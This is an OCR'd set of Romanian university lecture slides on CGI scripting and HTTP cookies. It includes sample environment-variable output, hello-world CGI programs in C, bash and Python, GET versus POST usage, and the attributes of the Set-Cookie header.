
Pentru a desemna tipul reprezentării generate, se folosesc anteturi HTTP, recurgându-se la MIME

exemplu: **Content-type: text/html**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: programare

Interacțiunea dintre clientul și serverul Web



Dr. Sabin Buraga ▸ www.purl.org/net/busaco

cgi: variabile

Un *script* CGI are acces la variabile de mediu

specifice cererilor transmise spre programul CGI:

REQUEST_METHOD – metoda HTTP (GET, POST,...)
QUERY_STRING – șir de interogare: date trimise de client
REMOTE_HOST, **REMOTE_ADDR** – adresa clientului
CONTENT_TYPE – tipul conținutului conform MIME
CONTENT_LENGTH – lungimea (în octeți) a conținutului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: variabile

Variabile suplimentare
generate, uzual, de serverul Web:

HTTP_ACCEPT – tipurile MIME acceptate de *browser*
HTTP_COOKIE – date despre *cookie*-uri
HTTP_HOST – informații despre gazdă (client)
HTTP_USER_AGENT – informații privind navigatorul

...și altele

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

profs.info.uaic.ro/~busaco/cgi/bash/variabile.cgi?date_de_intrare

```
HTTP_ACCEPT='text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
HTTP_ACCEPT_ENCODING='gzip, deflate'
HTTP_ACCEPT_LANGUAGE='en-gb,en;q=0.5'
HTTP_CONNECTION=keep-alive
HTTP_DNT=1
HTTP_HOST=profs.info.uaic.ro
HTTP_USER_AGENT='Mozilla/5.0 (Windows NT 6.3
IFS=$' \t\n'
MACHTYPE=i486-pc-linux-gnu
OPTERR=1
OPTIND=1
OSTYPE=linux-gnu
PATH=/usr/local/bin:/usr/bin:/bin
PIPESTATUS=([0]="0")
PPID=1659
PS4='+ '
PWD=/thor/profs/busaco/html/cgi/bash
QUERY_STRING=date_de_intrare
REMOTE_ADDR=109.100.172.29
REMOTE_PORT=50088
REQUEST_METHOD=GET
REQUEST_URI='/~busaco/cgi/bash/variabile.cgi?date_de_intrare'
SCRIPT_FILENAME=/thor/profs/busaco/html/cgi/bash/variabile.cgi
SCRIPT_NAME=/~busaco/cgi/bash/variabile.cgi
SERVER_ADDR=85.122.23.1
SERVER_ADMIN=admins@info.uaic.ro
SERVER_NAME=profs.info.uaic.ro
SERVER_PORT=80
SERVER_PROTOCOL=HTTP/1.1
SERVER_SIGNATURE=
SERVER_SOFTWARE=Apache
SHELL=/bin/bash
```

```
#!/bin/bash
# Stabilim tipul conținutului
echo "Content-type: text/plain";
echo

# Executăm comanda 'set' din Linux
# pentru a afișa variabilele de mediu
set
```

rezultatul obținut de clientul Web în urma invocării prin **GET** a *script*-ului variabile.cgi la nivel de server (având drepturi de citire și execuție)

avansat


```c
/* hello.c
   (compilare cu gcc hello.c –o hello.cgi) */
#include <stdio.h>

int main() {
   int mesaje;

   printf ("Content-type: text/html\n\n");

   for (mesaje = 0; mesaje < 10; mesaje++) {
      printf ("<p>Hello, world!</p>");
   }

   return 0;
}
```

```
#!/bin/bash
# hello.sh.cgi

echo "Content-type: text/html"
echo

MESAJE=0
while [ $MESAJE -lt 10 ]
do
   echo "<p>Hello, world!</p>"
   let MESAJE=MESAJE+1
done
```

```
#!/usr/bin/python
# hello.py.cgi

print "Content-type: text/html\n"

for mesaje in range (0, 10):
  print "<p>Hello, world!</p>"
```

programe CGI scrise în C, bash, Python generând același conținut marcat în HTML

avansat



experimentând și alte tipuri MIME,
browser-ul redă următoarele:

```
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
```

Content-type: text/plain

XML Parsing Error: junk after document element
Location: http://profs.info.uaic.ro/~busaco/cgi/hello
Line Number 2, Column 1:

```
<p>Hello, world!</p>
^
```

Content-type: text/xml


cgi: invocare

```
<form action="http://www.infoiasi.ro/cgi-bin/max.cgi"
      method="GET">
  <p>Introduceți două numere:
  <input type="text" name="nr1" />
  <input type="text" name="nr2" />
  </p>
  <p><input type="submit" value="Află maximul" /></p>
</form>
```

invocare dintr-un formular interactiv – **GET** sau **POST**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: invocare



cgi: invocare

Pentru fiecare câmp al formularului, se generează
o pereche **nume_câmp=valoare** delimitată de **&**
ce va fi adăugată URL-ului unde e stocat programul

http://www.infoiasi.ro/cgi-bin/max.cgi?nr1=7&nr2=4

cgi: invocare

Exemple concrete:

http://usabilitygeek.com/?s=design+web

https://www.youtube.com/watch?v=hEzmy93zr0Y#t=540

https://twitter.com/search?q=web%20development&src=typd

https://developer.mozilla.org/search?q=ajax&topic=firefox-os

acest URL este codificat – ***URL encoding***

revezi
primul curs

cgi: invocare

Serverul va invoca *script*-ul CGI pasându-i datele
la intrarea standard
sau
via variabile de mediu

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: invocare

Procesarea datelor prin metoda **GET**

date disponibile în variabila de mediu **QUERY_STRING**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: invocare

Procesarea datelor prin metoda **POST**

datele vor fi preluate de la *stdin*, lungimea în octeți
a acestora fiind specificată de variabila **CONTENT_LENGTH**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: invocare

Procesarea datelor prin metoda **GET** și/sau **POST**

folosind servere de aplicații ori *framework*-uri,
acestea vor fi încapsulate în structuri de date specifice

ASP.NET (C#) – clasa **HttpRequest**
PHP – tablouri asociative **$_GET[] $_POST[] $_REQUEST[]**
Play! (Java, Scala) – **play.api.mvc.Request**
Node.js (JavaScript) – **http.ClientRequest**

GET *vs.* POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

e.g., documente HTML, imagini JPEG,
fluxuri de știri Atom/RSS, arhive în format ZIP etc.

starea serverului nu trebuie să se modifice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

GET *vs.* POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

accesând datele prin GET, utilizatorul poate stabili un *bookmark* pentru acces ulterior la o resursă Web (folosind URL-ul reprezentării resursei generate)

e.g., https://duckduckgo.com/?q=web+programming&ia=videos

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

GET *vs.* POST

Metoda **POST** se utilizează atunci când datele transmise serverului au dimensiuni mari (*e.g.*, conținut de fișiere ce a fost transferat prin *upload*) sau sunt „delicate” – exemplu tipic: parole

GET *vs.* POST

Metoda **POST** se utilizează atunci când
datele transmise serverului au dimensiuni mari
(*e.g.*, conținut de fișiere ce a fost transferat prin *upload*)
sau sunt „delicate” – exemplu tipic: parole

de asemenea, când invocarea programului
poate conduce la modificări ale stării pe server:
adăugarea unei înregistrări, alterarea unui fișier,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: suport

Serverul Web trebuie să ofere suport pentru invocarea de *script*-uri CGI

de exemplu, la nivelul serverului Apache se utilizează modulul **mod_cgi**

cgi: ssi

Script-urile CGI pot fi invocate direct dintr-un document HTML via SSI (*Server Side Includes*)

http://www.ssi-developer.net/ssi/

Apache: http://httpd.apache.org/docs/trunk/howto/ssi.html
Nginx: http://nginx.org/en/docs/http/ngx_http_ssi_module.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: fastcgi

FastCGI
alternativă la CGI focalizată asupra performanței

www.fastcgi.com

exemplificări:
suport pentru diverse limbaje (D, PHP, Python, Ruby,...)
și servere (Apache, IIS, Lighttpd, Nginx etc.)
www.fastcgi.com/drupal/node/5

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Există o manieră prin care se pot stoca – temporar –, la nivel de client (*browser*), date trimise de aplicația Web de pe server?

cookie-uri

Mecanism standard ce permite ca un server Web să plaseze date pe calculatorul-client (la utilizator), prin intermediul *browser*-ului, pentru ca, ulterior, navigatorul să returneze acele date aceluiași server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Mijloc persistent de stocare a datelor pe mașina clientului Web cu scopul de a fi apoi accesate de un program rulând pe server

cookie-uri: utilizări

Memorarea preferințelor fiecărui utilizator

exemple tipice:
opțiuni vizând interacțiunea – temă vizuală (*e.g.*, cromatică), preferințe lingvistice etc.
localizare geografică, interese privind cumpărăturile
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: utilizări

Completarea automată a formularelor

folosirea valorilor introduse anterior de utilizator în anumite câmpuri

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: utilizări

Monitorizarea accesului la o resursă Web

aspect de interes:
Web analytics
colectarea de informații despre clienți
(platformă hardware, *browser*, rezoluție etc.)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: utilizări

Monitorizarea accesului la o resursă Web

aspect de interes:

user tracking

monitorizarea comportamentului utilizatorului

- inițiativa ***Do Not Track*** – **http://donottrack.us/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: utilizări

Stocarea informațiilor de autentificare

e.g., reținerea datelor privitoare la contul utilizatorului în contextul comerțului electronic

cookie-uri: utilizări

Starea tranzacțiilor în cadrul unei aplicații Web

e.g., starea coșului de cumpărături
în cadrul unui magazin virtual (*e-shop*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: utilizări

Managementul sesiunilor Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri: tipuri

Cookie-uri persistente

nu vor fi distruse la închiderea navigatorului Web, ci vor fi memorate într-un fișier, perioada lor de viață fiind stabilită de creatorul *cookie*-urilor

cookie-uri: tipuri

Cookie-uri nepersistente

dispar la închiderea *browser*-ului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Un *cookie* poate fi considerat ca fiind o variabilă
a cărei valoare este vehiculată via HTTP
între server (aplicația) Web și client (*browser*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Un *cookie* poate fi considerat ca fiind o variabilă
a cărei valoare este vehiculată via HTTP
între server (aplicația) Web și client (*browser*)

constă dintr-o pereche *nume*=*valoare*

valoarea este un șir de caractere *URL-encoded*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Datele referitoare la un *cookie* vor fi recepționate de navigator care menține o listă de *cookie*-uri aparținând serverului care le-a trimis

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Un *cookie* este trimis unui client
folosind câmpul **Set-Cookie**
dintr-un antet al unui mesaj de răspuns HTTP

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Set-Cookie: ***nume*=*valoare***; expires=***data***; path=***cale***;
domain=***domeniu***; secure

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Set-Cookie: ***nume*=*valoare***; **expires=*data***; **path=*cale***;
domain=*domeniu*; **secure**

expires – indică data și timpul
când *cookie*-ul va expira, iar clientul Web îl va distruge

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Set-Cookie: ***nume*=*valoare***; **expires=*data***; **path=*cale***; **domain=*domeniu***; **secure**

domain – semnifică numele simbolic al serverului Web care a generat *cookie*-ul

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Set-Cookie: ***nume*=*valoare***; **expires=*data***; **path=*cale***; **domain=*domeniu***; **secure**

path – specifică un subset de URL-uri
din domeniul corespunzător unui *cookie*

diferențiază aplicații multiple existente pe același server


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Set-Cookie: ***nume*=*valoare***; **expires=*data***; **path=*cale***; **domain=*domeniu***; **secure**

secure – indică faptul că acest *cookie* va fi transmis doar în cazul în care canalul de comunicație este „sigur” (via HTTPS)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


Search:
The following cookies are stored on your computer:
Site
Cookie Name
windowsazure.com
windowsazure.com
geoc
windowsphone.com
wired.com
wireframe.cc
wordpress.com
wordpress.com
wordpress
wordpress.com
wordpress
wordpress.com
wordpress_logged_in
wordpress.com
wordpress_sec
wordpress.com
wordpress_sec
wordpress.com
anonymous_stats
Name: wordpress
Content: busaco%7C1487146849%7C6c33c84ffb5bfe7923
Domain: .wordpress.com
Path: /wp-content/plugins
Send For: Any type of connection
Expires: Wednesday, 15 February, 2017 10:20:50
Remove Cookie
Remove All Cookies
Close

cookie-uri

Un *cookie* este transmis înapoi de la client spre serverul Web doar dacă îndeplinește toate condițiile de validitate

se potrivesc domeniul,
calea (virtuală) de directoare, timpul de expirare
și securitatea canalului de comunicație

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri

Serverul va primi de la client,
în antetul unui mesaj HTTP, o linie de forma:


Cookie: nume1=valoare1; nume2=valoare2...

lista *cookie*-urilor ce respectă condițiile de validitate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cookie-uri


Invocarea *script*-ului conduce la returnarea unei reprezentări + setarea de *cookie*-uri



